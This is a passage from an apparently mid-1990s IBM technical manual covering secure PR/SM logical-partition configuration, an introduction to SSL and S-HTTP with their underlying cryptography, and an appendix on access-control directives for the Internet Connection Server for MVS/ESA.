The CONFIG frame **H** parameters globally control Dynamic I/O Configuration (per-logical partition control of dynamic I/O reconfiguration is controlled by the LPSEC frame′s IOC parameter). Globally disabling dynamic I/O configuration narrows the control of the LPSEC IOC parameter to only controlling a logical partition′s reading and writing of IOCDS. You should not specify either of the CONFIG frame **H** parameters, thereby globally disabling dynamic I/O configuration.

10.4.8 Control Authority

The LPSEC display frame must be used to define security control properties of logical partitions.

LPSEC settings are saved by the system across power-on resets for the current configuration. Therefore, if the same configuration is used, LPSEC settings need not be reentered (but should be checked).

Note: The default values of the LPSEC display frame are *not* appropriate for secure operation, and must be specified.

Control authority must *not* be given to any of the logical partitions in a secure mode of operation. Abuse of control authority by a program executing in a logical partition can disrupt the processing in other logical partitions.

The following LPSEC frame settings are required for a secure mode of operation:

- The ISO (Isolate) option should set be to Y.

  This option binds the partition′s allocated I/O configuration to it, even when a channel path (CHPID) is in an offline state. An overt, auditable operator action is required to unbind an item of the I/O configuration and move it to another partition.

- The IOC (I/O Configuration control) option should be set to N for every partition.

  By negating this option, the partitions are prevented from accessing (read or write) the existing IOCDS data sets, or dynamically altering the current I/O configuration. IOCDSs can be a means to surreptitiously pass data between partitions. In addition, dynamic alteration of the current I/O configuration can result in a partition having access to data that it is not authorized to access.

  Dynamic I/O Configuration is supported by the *Hardware Configuration Definition (HCD)* product for the MVS/ESA operating system.

  Note: The setting of IOC must be Y for a single, specific logical partition only during the short period of time when it is permitted to write a new IOCDS. Only the IOCDS to be written should have its write-protection temporarily reset. All other IOCDSs should remain write-protected during an IOCDS update operation.

  Note: Neither the ISO nor IOC option has any effect on the sharing of CHPIDS or I/O Devices. Sharing is enabled by parameters of the CHPID statement.

- The PRF (Performance data control) option should be set to N.

  This recommendation is based on a desire to block any possibility of a partition extracting meaning from another partition′s performance data.

- The XLP (Cross-partition control) option should be set to N.

Enabling cross-partition control permits one partition to disrupt processing in other partitions, resulting in the threat of denial of service to those partition′s users.

When XLP=N, the Automatic Reconfiguration Facility (ARF) is disabled. ARF uses the cross-partition control capability of PR/SM. ARF is not generally appropriate in a tightly managed, secure system.

Note: The Logical Partition Cross Partition List Definition (LPCPLD) frame is inappropriate for use in a secure consolidation environment. If an installation requires use of the LPCPLD frame, it should be carefully controlled by procedures. The LPCPLD frame can change the XLP-related controls set up on the LPSEC frame, and could result in one partition disrupting processing in another.

If one or more Integrated Cryptographic Facilities (ICRF) are installed in your system, care must be exercised to correctly specify each logical partition′s access to them, and to reflect the security policy and security processes of the installation.

10.4.9 Reconfiguring the System

The recommended way to deconfigure objects owned by a logical partition is to first deconfigure the object from the operating system′s point of view, and when necessary (MVS/ESA interacts with PR/SM to complete the reconfiguration process, other operating systems may not), use the hardware system console′s commands to request PR/SM to deconfigure the identical object. The MVS/ESA operating system expects operations personnel to use the CONFIG command to request deconfiguration of a logical partition object.

10.4.9.1 Reconfiguration

If the objects are not presently part of the logical partition′s configuration, they must be made available to the partition with the use of facilities at the hardware systems console. Channel paths (CHPIDs) may be made available to the target logical partition using the CHPID command; reserved storage may be available, but if it isn′t, it can be made available by an operator or administrator action using the LPDEF frame. Logical processors that were previously placed offline, can be brought online through actions using the LPDEF Processor view. There are many operational considerations relating to reconfiguration that are covered in greater detail in *PR/SM Planning Guide*, *MVS/ESA Planning: Operations,* and *MVS/ESA Recovery and Reconfiguration* .

The following elements can be reconfigured from the MVS operator′s console using an MVS CONFIG command. Such a reconfiguration is limited to the objects owned by the logical partition:

- Logical processors
- Central storage
- Expanded storage
- Channel paths

See *MVS System Commands* for further detail on the CONFIG command.

MVS is aware of the logical partition objects it owns, and interacts with PR/SM to reconfigure them using the service call instruction. The execution of this instruction results in a mandatory interception (by the ESA/390 processor hardware), which causes every use thereof to be mediated by PR/SM. PR/SM

mediates the instruction to limit the scope of such requests to the objects that the operator/administrator defined for the specific logical partition.

10.4.10 Audit Trail

All security-related events initiated from the Hardware System Console by the Administrator/Operator are written to the console log (CONLOG).

In fact, all hardware system console-initiated events are recorded in the console log. There is a separate console log for the system console and the service console.

When these logs become full, they “wrap.” This means that the oldest entry in the console log is overwritten first, then the next oldest, and so on. See, for example, *9021 and 9121 Operator′s Guide*, Keyboard Function Keys, View Log (PF5).

> **Attention**
>
> Do *not* use the View Log command UPDATE OFF option while viewing the audit log. The default for this command is UPDATE ON, which permits the audit log to continue to be updated while you are viewing its contents.

You can dump the following to a tape by using the PCDDMP frame from the service console.

- The CONLOGS (System and Service console logs))
- PCVMCNTL and PCVMWELM traces (dumped as a by-product of this operation)

A description of the PCDDMP frame can be found in *9021 and 9121 Frames*. This capability can be used to periodically archive the console logs (audit logs). Subsequent to the creation of the dump tape, the console log files can extracted through the use of a simple utility and then retained according to the installation′s procedures. The tape is non-labeled and contains individual files for each console log.

10.4.11 Recovery Planning

The *9021 and 9121 Recovery Guide* provides detailed insights into the system structure, failure indications, and comprehensive discussions of recovery techniques. There is a section devoted to recovery topics in LPAR mode that should be carefully read, and then adapted to your configuration′s requirements for security and processing priorities. Installation-specific recovery procedures must be developed and documented in advance, always giving consideration to where the sensitive data will be after each recovery scenario completes.

10.5 Service and Maintenance

Many secure accounts are hesitant about enabling the Remote Support Facility (RSF). Consideration should be given to enabling outbound RSF calls that contain the data necessary to automatically dispatch an IBM service representative. Since there is considerable customizing capability provided, RSF can probably be tailored to match your installation′s security policy and practices.

This product has support for the concurrent service and maintenance of hardware. The following can be serviced concurrently on 9021 models while normal customer operations continue:

- Power supplies
- Channel cards
- Central processor (CP)

When service is performed on the above-listed elements of the ES/9000, these elements are logically and electrically isolated from the remaining portions of the system still in use. This is begun by placing these elements into a partial service configuration (this does not apply to power supplies) using the SCS (Single Channel Service) command for channels, and the VARYCP OFF command for Central Processors (See *ES/9000 9021 711-Based Models Operator's Guide*).

The remaining fault isolation and repair processes are performed from the service console.

Note: Before placing a channel path into a service configuration, record the logical partition name that it is currently assigned to. This will assure that after service is complete, the channel path will be returned to the logical partition to which it was previously allocated, even if different operations personnel are now in charge.

When one-half, or the entire configuration, is surrendered for service or maintenance, the following recommendations should be followed:

- The IOCDSs should remain write-protected.
- All installation configuration data should be saved now or saved earlier.

  There is the capability to dump:

  IOCDS files
  Any error logs and dumps
  Active MCTs

  to a tape by using the EC/Patch Control Frame from the service console and selecting Save/Restore Installation Data (C1), which gets you to the Save/Restore Installation data frame. This frame gives a choice of either saving the data, or restoring previously saved data. Descriptions of the EC/Patch Control and the Save/Restore Installation Data frames can be found in *9021 and 9121 Frames*.

- The installation configuration data should be restored, and the initial power-on reset must be fully manual. When power-on reset completes, use the LPCHNI frame to check the active I/O configuration.
- Prior to giving the system to the service representative for maintenance, it is advisable to idle the partitions (perform an orderly shutdown of the applications and control programs occupying the partitions, followed by stopping each partition) rather than deactivating them. Doing this allows the system to perform automatic activation or reactivation on the subsequent power-on reset into LPAR mode. Automatic activation offers fewer opportunities for human error to affect the controlling parameters of the system, and hence is more secure.

After completion of a service operation, use the IOCDSM frame to check the IOCDS time stamps against the values recorded the last time the IOCDSs were updated. This ensures that the IOCDSs remain unchanged.

10.5.1 Logical Central Processors

A VARYCP OFF command sometimes results in a logical CP also being taken offline. This occurs when the physical CP is allocated to a dedicated partition, or when that physical CP has a coprocessor (ICRF, or vector element) attached that is required by a logical partition, or when the number of logical processors in a logical partition exceeds the number of physical CPs remaining in a partition. A logical CP may also be taken offline as the result of an MVS operator entering an MVS CONFIG command to take one (or more) CPs offline. When this is done, MVS performs the work necessary to no longer dispatch work on the CPs, and then executes a service call instruction to request that PR/SM take the logical CPs offline. See *MVS System Commands* for further detail on the CONFIG command. Lastly, a logical CP may be taken offline by reducing the number of CPs defined for a logical partition on the LPDEF frame.

The maximum number of logical central processors for each logical partition is defined at logical partition activation, and remains fixed for the duration of the activation. Each of these logical CPs is represented by a data structure that is associated only with its specific logical partition. There are no circumstances where a logical CP can be “transferred” to another logical partition, nor is there a capability within the system to accomplish this.

When a logical CP is taken offline, the data structure that represents it is marked as offline, and continues to be maintained in PR/SM-accessible storage, remaining absolutely bound to its logical partition for the duration of that partition′s activation. An offline logical CP presents a checkstopped status when interrogated by the other logical CPs in the partition. An offline logical CP can be restored to the online status by issuing an MVS CONFIG command. MVS uses the service call instruction to request PR/SM bring an offline logical CP back online. If successful, MVS prepares its control structures to add the CP to its pool of available resources.

For non-MVS operating systems occupying logical partitions, an offline logical CP can be restored to the online status through actions taken on the LPDEF frame′s Processor View to increase the number of CPs (but not beyond the number of logical CPs that were defined for the configuration at logical partition activation). After the logical CP is online, the (non-MVS) operating system must be informed so that it will use it.

When PR/SM processes a VARYCP ON command, the oncoming physical CP′s facilities are set to the ES/9000 Architecture-defined reset state, forcing all registers and arrays to contain null data. Following this, it becomes a physical CP resource available for use by logical partitions. For further detail, see *PR/SM Planning Guide*.

Chapter 11. Future Security for Your Internet Connection Server for MVS/ESA

In Chapter 1, "Introducing Security into the World Wide Web," Chapter 3, "Protecting the Pages on Your Internet Connection Server for MVS/ESA," Chapter 4, "Security Considerations When Using Basic Server Security," and Chapter 5, "Protecting Your Internet Connection Server for MVS/ESA" it is described how a standard World Wide Web server can give you some degree of access control. However, this does little to deter the hackers who are out there listening to and meddling with your connections. Chapter 1, "Introducing Security into the World Wide Web" listed the following security objectives:

- Authentication
- Integrity
- Accountability
- Privacy

A great deal of effort has gone into producing protocols for securing World Wide Web communications. Although none of these protocols is a completely stable standard yet, some of them are widely implemented. Other protocols are still at the experimental or development stage. The protocols also differ in their objectives; some are simply for securing a client/server connection, while others are designed specifically for electronic payments, using a three-party authentication and verification scheme. Table 3 describes some of the protocols you are most likely to hear about.

Protocol	Description
SSL	SSL is the Secure Sockets Layer, written by Netscape Communications Corporation. It provides a private channel between client and server which ensures privacy of data, authentication of the session partners and message integrity.
PCT	PCT is the Private Communication Technology protocol proposed by Microsoft Corporation. PCT is a slightly modified version of SSL which addresses some potential problems in the areas of performance of key usage.
S-HTTP	S-HTTP is the Secure Hypertext Transfer Protocol, developed by Enterprise Integration Technologies (EIT). It uses a modified version of HTTP clients and server to allow negotiation of privacy, authentication and integrity characteristics.
SHEN	SHEN is a security scheme for the World Wide Web from the European Laboratory for Particle Physics (CERN). The emphasis in the development of SHEN was to re-deploy existing standards wherever possible. There are no commercial implementations of SHEN at present.
STT	STT is the Secure Transaction Technology protocol. It is a standard developed jointly by Microsoft Corporation and Visa International to enable secure credit card payment and authorization over the World Wide Web. STT is superseded by SET (see below).
SEPP	Secure Electronic Payment Protocol (SEPP) is another electronic payments scheme, sponsored by MasterCard and developed in association with IBM, Netscape, CyberCash and GTE Corp. SEPP is superseded by SET (see below).

Protocol	Description
SET	Secure Electronic Transactions (SET) is the strategic electronic payments scheme proposed jointly by Mastercard and Visa. It can be thought of as a combination of elements of SEPP and STT.

Table 3. Some World Wide Web Security Protocols

This chapter describes, at a high level, the protocols that are planned for a future release of the Internet Connection Server for MVS/ESA. These protocols are SSL, and S-HTTP. The cryptographic techniques used by these protocols are also described in this chapter.

More Information About Secure Protocols

There are plenty of sources of information on the World Wide Web. For example, http://www.eit.com/projects/s-http discusses SHTTP and http://home.netscape.com/newsref/std/SSL.html deals with SSL.

A good jumping-off point to reach these pages and other WWW protocol specifications is http://www.w3.org. This is the home page for the World Wide Web Consortium, the organization that promotes the Web by producing specifications and reference software.

11.1 Cryptographic Techniques

Both SSL and SHTTP make use of several different cryptographic protocols to perform their task. Needless to say, these protocols are known by a dizzying array of initials and acronyms. However, the protocols are all variations of the following three techniques:

- Symmetric-key encryption
- Public-key encryption
- Hashing functions

These techniques are described below.

11.1.1 Symmetric-Key Encryption

Symmetric-Key encryption (sometimes called *bulk* encryption) is what most people think of as a secret code. The essence of a symmetric-key system is that both parties must know a shared *secret*. The sending party performs some predefined manipulation of the data, using the shared secret as a key. The result is a scrambled message which can only be interpreted by reversing the encryption process, using the same secret key. A good example of a symmetric-key encryption mechanism was the Enigma system used in World War II. In that case the manipulation was performed by an electro-mechanical machine and the key was a series of patch panel connections. The key was changed at regular intervals, so there was a fresh challenge for the code breakers every few weeks.

Using modern computer systems, symmetric-key encryption is very fast and secure. Its effectiveness is governed by two main factors, as follows:

- The size of the key

  All symmetric-key algorithms can be cracked, but the difficulty of doing so rises exponentially as the key size increases. With modern computers there

is no problem in encrypting with keys which are large enough to be impossible to economically crack. However, the U.S. government imposes restrictions on the export of cryptographic code. You need to ask for a licence from the National Security Agency (NSA) to export any symmetric-key cryptographic product. The NSA will only grant export licenses for general use if the cipher is weaker than an NSA-defined, arbitrary strength. In the case of the RC2 and RC4 ciphers, this means using a key size of 40 bits. There have been recent demonstrations to show that encryption crippled in this way can be broken with a relatively small investment of equipment and time (you can read the details of one of these demonstrations at http://www.brute.cl.cam.ac.uk/brute/hal2.html).

- The security with which the key is disseminated and stored

  Since both partners in a symmetric-key system must know the secret key, there has to be some way for it to be transmitted from one to the other. It is therefore vital to protect the key transmission and also to protect the key when it is stored on either of the partner systems.

The most commonly used symmetric-key encryption methods are as follows:

- The Data Encryption Standard (DES)

  This was defined by the US Government in 1977 and is based on work originally done by IBM. The DES standard operates on data in 64-bit blocks, using a 56-bit encryption key. There are some more secure variants of DES. The most common one is Cipher Block Chaining (DES-CBC) in which each 64-bit block is exclusive-OR′d with the previous encrypted block before encryption. There is also a variant called triple-DES in which DES is applied three times in succession using either two or three different keys. The NSA places very stringent controls on the issuing of export licenses for DES. There are normally no problems in obtaining licenses for reputable financial institutions and subsidiaries of US companies, but other organizations have to go through a long justification process.

- RC2 and RC4 from RSA Data Security Inc.

  The RCx ciphers are symmetric-key algorithms that are designed to provide an alternative to DES. They have the dual advantages of executing faster than DES and also permitting the use of a range of key sizes. It is possible to get unrestricted export licenses for the RCx ciphers using 40 bit (or less) keys.

11.1.2 Public-Key Encryption

It is quite easy to understand how a symmetric-key algorithm works, at least at an intuitive level. Public-key systems are more difficult to envision although they are not necessarily any more complex, mathematically speaking. Instead of having one shared key, a public-key system has a *key pair*, comprised of a public and a private component. As the names suggest, the private key is a secret key known only by its owner, while the public key is made generally available. The cunning part is this: anything encrypted using one half of the key can only be decrypted using the other half.

The following facilities are provided with a public-key system:

- Data privacy, since the encrypted data can only be interpreted by the target system (the owner of the private key)

- Authentication of the sender, because only the owner of the private key could have encrypted the data

Public-key cryptography algorithms tend to be much less efficient than symmetric-key systems in terms of the computing power they consume. On the other hand they do not suffer from key distribution problems. Public-key systems are often employed in combination with symmetric-key systems, being used for distributing keys and authentication purposes, but leaving the bulk encryption job to the symmetric-key cipher.

The only public-key cryptography system commonly used is the RSA algorithm, patented by RSA Data Security Inc. You can find a description of RSA in the RSA frequently asked questions pages at http://www.rsa.com/rsalabs/faq.

11.1.3 Secure Hash Functions

We have seen how public-key and symmetric-key cryptography techniques can provide data privacy and sender authentication. The elements remaining in our wish list are integrity and accountability. The techniques usually used to implement these features are *hashing* or *message digest* algorithms. The principal attributes of a secure hashing function are the following:

1. It is a one-way process. That is, it is impossible (or at least extremely difficult) to reconstruct the original data from the hashed result.
2. The hashed result is not predictable. That is, given one set of source data, it is extremely difficult to find another set of data with the same hashed result.

You can compare the process to mashing a potato. No two potatoes will produce exactly the same heap of mash, and you cannot recreate the original potato after you have mashed it.

How can you use these functions to your advantage? Say the sender of a message includes a hashed digest of the message in the transmission. When the message arrives, the receiver can execute the same hash function and should get the same digest. If the two digests do not match, it indicates that the message may have been altered in transit and should not be trusted. Thus we have achieved our integrity objective. For the question of accountability, you need to combine a hashing algorithm (to ensure the integrity of a package) with public-key encryption (to ensure the identity of the session partners) and place a timestamp in the source data.

The following secure hash functions are in general use:

- MD2 and MD5 from RSA Data Security Inc (MD stands for Message Digest). MD5 is the most commonly used of the two. MD2 and MD5 produce a 128-bit digest.
- Secure Hash Standard (SHS), which has been adopted by the US Government as a standard. It generates a 160-bit digest, so it may be more secure than MD5 (although no successful attack on MD5 has ever been demonstrated).

11.2 An Introduction to SSL and S-HTTP

This section describes, at a high level, how SSL and SHTTP operate and contrasts the two protocols. If you want to understand them in greater detail, check the Web sites previously listed.

11.2.1 SSL

As its name suggests, the Secure Sockets Layer (SSL) provides an alternative to the standard TCP/IP socket API which has security implemented within it. The advantage of this scheme is that, in theory, it is possible to run *any* TCP/IP application in a secure way without changing it. In practice, SSL is only implemented for HTTP connections, but Netscape Communications Corp. has stated an intention to employ it for other application types, such as Telnet.

There are two parts to the SSL standard, as follows:

1. A protocol for transferring data using a variety of predefined cipher and authentication combinations, called the *SSL Record Protocol*
2. A protocol for initial authentication and transfer of encryption keys, called the *SSL Handshake Protocol*

An SSL session is initiated as follows:

1. On the client (browser), the user requests a document with a special URL which commences https: instead of http:, either by typing it into the URL input field, or by clicking on a link.
2. The client code recognizes the SSL request, and establishes a connection through TCP port 443 to the SSL code on the server.
3. The client then initiates the SSL handshake phase, using the SSL Record Protocol as a carrier. At this point there is no encryption or integrity checking built in to the connection.

11.2.2 The SSL Handshake Protocol

The objectives of the SSL handshake are as follows:

1. To establish the identity of the server and, optionally, the client
2. To establish a symmetric encryption key for the remainder of the session
3. To perform the first two steps in a secure way

The server public key is transmitted in a certificate. A public key certificate is a way in which a trusted third party can vouch for the authenticity of a public key.

Following the handshake, both session partners have generated a master key. From that key they generate other *session keys*, which are used in the symmetric-key encryption of the session data and in the creation of message digests. The first message encrypted in this way is the finished message from the server. If the client can interpret the finished message, this means the following:

- Privacy has been achieved, because the message is encrypted using a symmetric-key bulk cipher (such as DES or RC4).
- The message integrity is assured, because it contains a Message Authentication Code (MAC), which is a message digest of the message itself plus material derived from the master key.

- The server has been authenticated, because it was able to derive the master key from the premaster key. Because this was sent using the server′s public key, it could *only* have been decrypted by the server (using its private key).

The WWW document itself is then sent using the same encryption options, with a new set of session keys being calculated for each new message.

Note: This is a highly simplified version of SSL. In reality it contains numerous other details that counter different types of attack. Refer to the specification at http://home.netscape.com/newsref/std/SSL.html if you want more information.

Obviously, the handshake and the many cryptographic processes it involves is quite an overhead to both the client and server. To reduce this overhead, they both retain a session identifier and cipher information. If a subsequent document request occurs, they will resume the SSL connection using the previous master key.

11.2.3 SSL and Client Authentication

We have said that SSL does define a process for client authentication (that is, a way for a client with a public key to prove its identity to the server). This is not currently implemented in any server or browser products.

However, one thing that SSL can do for us in this area is to make the basic authentication scheme more secure. As described in previous chapters, basic authentication does not protect the user ID and password in transit. If you wrap the basic authentication flow in an SSL-encrypted connection this weakness disappears. There is still the general unreliability of password-based systems to contend with, but nonetheless the process is much more secure.

11.2.4 S-HTTP

S-HTTP is a secure variant of http developed by Enterprise Integration Technologies (EIT) and made available in a software development toolkit by Terisa Systems.

At a high level, S-HTTP operates in a similar way to SSL. That is, there is an initial setup phase, equivalent to the SSL handshake, during which cryptographic options are negotiated. Then the data transfer is performed using those options. There are some important detail differences, however.

Firstly, S-HTTP does not attempt to isolate the application layer from the secure channel, but instead is defined as enhancements to the existing HTTP protocol.

The negotiation phase is different too. Instead of a special sequence of handshake messages, the negotiation exchanges in S-HTTP are enclosed in the message header of normal HTTP requests. For example, the client may send a GET request with cryptography options enclosed. The server knows that it is to be handled by S-HTTP because the URL starts with shttp: instead of http:. The S-HTTP code then gets control and responds with its side of the negotiation.

In this S-HTTP negotiation phase, the client and server exchange messages detailing what cryptographic features they will accept. One of the following three conditions can be specified for each entity:

Optional The negotiator can accept this feature but does not require it.

Required The negotiator will not accept a connection without this feature.

Refused The negotiator will not accept, or cannot handle, this feature.

Each of these conditions may be specified for each direction of the session. Direction is expressed as *originated* (meaning from the negotiator to the other party), or *received*. This can cause some confusion, because originated in a negotiation message from the client is viewed as received by the server.

So far we have only referred to mysterious *cryptographic features*. What we mean by this is the different protection methods and formats to be employed. To appreciate the meaning of the cryptographic features, let us draw an analogy. Imagine you want to send a gift using the mail service. You could just stick a stamp and address label on it and drop it in a mail box. More likely, though, you would do the following:

- You would wrap the gift in brown paper, to prevent prying eyes from seeing what it is.
- You would enclose a letter, and sign it, so the receiver knew it came from you.
- If it was valuable, you might seal the package so you would know if someone had tampered with it.

S-HTTP takes exactly this approach with data, using symmetric-key encryption for the brown paper, public-key encryption for the signed letter and hashing functions for the seal. It allows any combination of these three options.

With this in mind, let us look at the cryptographic features that S-HTTP can negotiate. There are, in fact, many possible features in the negotiation dialog, but the following list describes the most important ones:

Privacy enhancements
This describes the overall shape of the encryption scheme. It can take any combination of *sign*, *encrypt* and *auth*. Sign means that the sender provides a signature block, encrypt means that the data is to be encrypted and auth means that a Message Authentication Code (or MAC, a digest of the message contents) is to be included to guarantee integrity.

> **Beware of Confusing Terminology!**
>
> In this book we use the term authentication when verifying the *sender* of the message and the term integrity when checking that the *contents* of the message are unchanged. By contrast, S-HTTP uses *signing* for sender verification and (confusingly) *authentication* for message verification.

Signature algorithms
This defines what kind of public-key encryption is to be used for the authentication signature block.

Symmetric content algorithms
This defines what type of symmetric-key encryption is to be used to ensure the privacy of the data content.

Message digest algorithms
This defines what hashing function is to be used to generate a MAC.

Key exchange algorithms
S-HTTP supports the use of RSA public-key encryption to transfer cipher keys, similar to the method used by SSL. However, it also allows for out-of-band key exchange, and for Kerberos key distribution.

Privacy domains

This describes the kind of message formats the session partners will use. The normal message format is Public Key Cryptography Standard 7 (PKCS7), but Privacy Enhanced Mail (PEM) is also supported. The setting of privacy domains controls the syntax for such things as digital envelopes, digital signatures and certificates. It also controls the way in which specific cryptographic algorithms are used.

If you factor together the different types of signing, encryption and MAC generation that are possible, and then further consider the fact that they may be applied differently in each direction, you end up with a formidable array of negotiation options.

11.2.5 SSL and S-HTTP Compared

Although these two protocols attack the same set of problems, they use significantly different approaches. You can think of S-HTTP as a smorgasbord approach, with a large choice of options that are taken in any combination to make the meal of your choice. By contrast, SSL is something of a fixed-price menu: good wholesome food, but a limited number of combinations.

One major advantage of S-HTTP is its ability to perform client authentication. This allows a truly secure client/server session to be established. The fact that this requires the client to have a public key certificate limits the degree to which it may be applied, however.

The major advantage of SSL lies in its ease of use. The cryptography options are all hard-coded into the browser and server code, so the Webmaster does not need to worry about specifying options in HTML or configuration files. Also, the domination of Netscape products in the World Wide Web makes SSL the clear choice for applications with a widespread client base.

You could, in theory, use both SHTTP and SSL together, since one enhances the HTTP session flow and the other encapsulates it. The only thing preventing this in current implementations is the fact that the URL conventions (https: for SSL and shttp: for S-HTTP) are contradictory. However, it is difficult to imagine a situation in which combining the protocols would make any sense.

A Thought

This raises an interesting point. If you were using an export version of the server (with 40-bit keys) you would presumably get the effect of a larger key size by enveloping an encrypted S-HTTP session within an SSL secure channel. You would be using a legally exported product, but would you technically be breaking the conditions of the export license? A question for the lawyers!

For a comprehensive description on how to implement SSL and S-HTTP refer to *Safe Surfing: How to Build a Secure World Wide Web Connection*.

Appendix A. Directives and Sub-directives That Are Used to Control Access

Security for your Internet Connection Server for MVS/ESA can be controlled by using *basic server security*. This security facility consists of a set of authentication and authorization rules that are defined through statements in the configuration file. These statements are called *directives* and *sub-directives*. The location of the default configuration file is /etc/httpd.conf.

The following topics describe the directives and sub-directives used in controlling access to your Web server.

For an complete overview of the directives and sub-directives refer to *Internet Connection Server for MVS/ESA User's Guide*.

A.1.1 Protection Directive

The Protection directive is used to define a protection setup within the configuration file. You give the protection setup a name and define the type of protection using protection sub-directives. In the configuration file, you must place Protection directives before any DefProt or Protect directives that point to them.

The format of the directive is:

```
Protection label-name {
 sub-directives value
 sub-directives value
 sub-directives value
 }
```

The *label-name* is the name you want to associate with this protection setup. The name can the be used by subsequent DefProt and Protect directives to point to this protection setup.

You should put sub-directives and their values on each line between the left brace and the right brace. You cannot put any comment lines between the braces.

A.1.2 Userid Directive

The Web server daemon accesses the selected Web pages on behalf of the client. The Internet Connection Server for MVS/ESA has a user ID with an UID(0) assigned to it so that the Web server runs as superuser. The Web server changes to either a surrogate user ID or the client's local OpenEdition MVS user ID.

The Userid directive is used to specify the user ID that the server is changed to before accessing the various files (pages). The ability to change to a different user ID is controlled by various profiles in RACF. Refer to Chapter 5, "Protecting Your Internet Connection Server for MVS/ESA" on page 47 for a detailed overview of this *identity change facility* as well as the *surrogate support* facility.

The Internet Connection Server for MVS/ESA does not service data from its own WEBSERV user ID because of its level of authority. Every request must have a

surrogate user ID using the Protect, Defprot, or Userid directive. Therefore, any pass rules that do not invoke a protect will use this user ID.

If you change this directive, you must stop your server and then start it again for the change to take effect. The server will not pick up the change if you only restart it.

A.1.3 Protect Directive

This directive can be used to activate protection setup rules for requests that match a template. For protection to work properly, you must put your DefProt and Protect directives before any Pass or Exec directives in your configuration file. The format of the directive is:

```
Protect URL-request-template [setup [username]]
```

URL-request-template
: A template for requests for which you want to activate protection. The server compares incoming client requests to the template and activates protection if there is a match.

setup
: The protection setup you want to activate for requests that match *URL-request-template*. This parameter is optional. If it is omitted, the protection setup is defined by the most recent DefProt directive that contains a matching template.

  Protection setup is defined with protection sub-directives. If present, this parameter can take one of three forms:

  - A full path and file name identifying a separate file that contains the protection sub-directives.
  - A protection setup label name that matches a name defined earlier on a Protection directive. The Protection directive contains the protection sub-directives.
  - The protection sub-directives. The sub-directives must be enclosed in braces ({}). The left brace must be the last character on the same line as the Protect directive. Each sub-directive follows on its own line. The right brace must be on its own line following the last sub-directive line. You cannot put any comment lines between the braces.

username
: The OpenEdition MVS user to which the server should change when serving the request. This allows OpenEdition MVS file protection to restrict access. This parameter is optional, but if you want to use it you must also use the *setup* parameter. The *username* is used for controlling access to MVS resources and must include an OMVS segment containing the UID and GID to be used for controlling access to HFS files.

  The *username* is only meaningful when the server is permitted for the *identity change facility* or the *surrogate support facility*. These techniques are described in Chapter 5, “Protecting Your Internet Connection Server for MVS/ESA” on page 47. If *username* is not specified, it defaults to the surrogate user ID.

  username is inherited from a Defprot directive to a Protect directive only when the protection setup is also inherited. If you use the *setup* parameter without the *username* parameter on a Protect directive, *username* defaults to the surrogate user ID, regardless of any previous matching Defprot

directives. Because of this default, the server will not run with the wrong protection setup.

A.1.4 ServerId Sub-directive

For user name and password protection, use the ServerId sub-directive to specify a name you want to use to identify the protection setup to requestors. The name does not need to be a real machine name.

When the server sends a requestor a prompt for the user name and password, it also includes the name you specify on the ServerId. Most browsers display this name with the prompt. Because different protection setups can use different password files, having a name associated with the protection setup can help the requestor decide which user ID and password to send back.

Many browsers also attempt to automatically send a user name and password if the requestor has previously responded to a prompt from a protection setup with the same name.

If the protection setup uses *address template protection* only, you do not need to use the ServerId sub-directive.

A.1.5 AuthType Sub-directive

The AuthType sub-directive specifies the type of authentication to use when a client sends a password to the server. For user ID and password protection, you must use the AuthType sub-directive with a value of `Basic`. With basic authentication, passwords are sent to the server as plain text. They are encoded (masked), but not encrypted.

If the protection setup is uses *address template protection* only, you do not need to use the AuthType sub-directive.

A.1.6 PasswdFile Sub-directive

For user name and password protection, use the PasswdFile sub-directive to specify the path name of the password file that you want this protection setup to use. Or, you can specify %%SAF%% to specify that your system security subsystem should be used to validate the users identity and authentication.

If you are using the security subsystem (for example, Resource Access Control Facility), you should define your users in the security system database as OpenEdition MVS users. Refer to Chapter 5, "Protecting Your Internet Connection Server for MVS/ESA" on page 47 for more detail on how to define OpenEdition MVS users.

If the protection setup uses *address template protection* only, you do not need to use the PasswdFile sub-directive.

A.1.7 Mask Sub-directives

Use the mask sub-directive to specify valid user names, groups, and address templates for different types of requests. The mask sub-directives protect the entire directory that the request is mapped to.

Each request to your server contains an HTTP method field that identifies the type of request being made. The following list depicts the methods that the Internet Connection Server for MVS/ESA supports.

DELETE Delete programs let clients delete information from your server. You must use the DELETE-Script directive to specify a program to process delete requests. The program you use determines how the server handles these requests. You must use protection setups to define who can use this method for which files.

GET The server returns whatever data is identified by the URL. If the URL refers to an executable program, the server returns the output of the program. In brief, you can receive and display all the HTML pages, but you cannot submit a form.

HEAD The server returns only HTTP document headers without the document body.

POST The request contains data and a URL. The server creates a new object with the data portion of the request. The server links the new object to the URL sent on the request. The server gives the new object to a URL. The server sends the URL of the new object back to the client. The new object is subordinated to the URL contained on the request. POST creates new documents; use PUT to replace existing data.

The POST method is commonly used to process HTML forms. For example, the Internet Connection Server Configuration and Administration Forms use the POST method.

PUT Put programs let clients add or replace information on your server. For your server to use this method, you must use the PUT-Script directive to specify a program to process put requests. The program you use determines how the server handles these requests. You must use protection setups to define who can use this method for which files on the server.

The server deletes the current data defined by the URL and replaces it with the new data contained in the request. PUT replaces existing data; use POST to create new documents.

Choose which mask sub-directives to use based on the type of requests you want to authorize. For a protection setup to be valid, it must contain at least one of the following mask sub-directives:

DeleteMask
This mask authorizes the DELETE requests.

GetMask
This mask authorizes the GET requests.

PostMask
This mask authorizes the POST requests.

PutMask
This mask authorizes the PUT requests.

Mask
This mask authorizes requests using any enabled methods not covered by the other mask sub-directives. Other mask sub-directives take precedence over the Mask sub-directive if both are present in the protection setup. For example, if a protection setup contains a DeleteMask sub-directive and a Mask sub-directive, DELETE requests are covered by the Delete Mask sub-directive and all other requests are covered by the Mask sub-directive.

A.1.8 Server Group Files

You can use group files to classify users into groups. Protection setups can point to a server group file. The protection setup can then use the groups defined in the server group files on Mask sub-directives. If a protected directory contains an ACL file, the rules in the ACL file can also use the groups defined in the server group file.

You can create as many server group files as you need. Within the server group file, each line contains a group definition using the following format:

groupname : user1[,user2[,user3....]]

The groupname can be any name you want to use to identify the group file. This name can be used on:

- Mask sub-directives within protection setups that point to the server group file.
- Access rules within ACL files on directories that are protected with a protection setup that points to the server group file.
- Subsequent group definitions within the same server group file.

user1[,*user2*[,*user3*....]] can be any combination of user names, group names, and address templates. Separate each item with a comma. For user names to be valid, they must be defined in the password file that the protection setup points to. Group names must be defined on previous group definition statements in the same group file.

Below you will find an examples server group name file.

```
group1   : (user1,user2)@96.96.3.1
group2   : user3,user4@(walden,pond.*.*,123.*.*.*)
group3   : group1,group2
group4   : All@*ibm.com
```
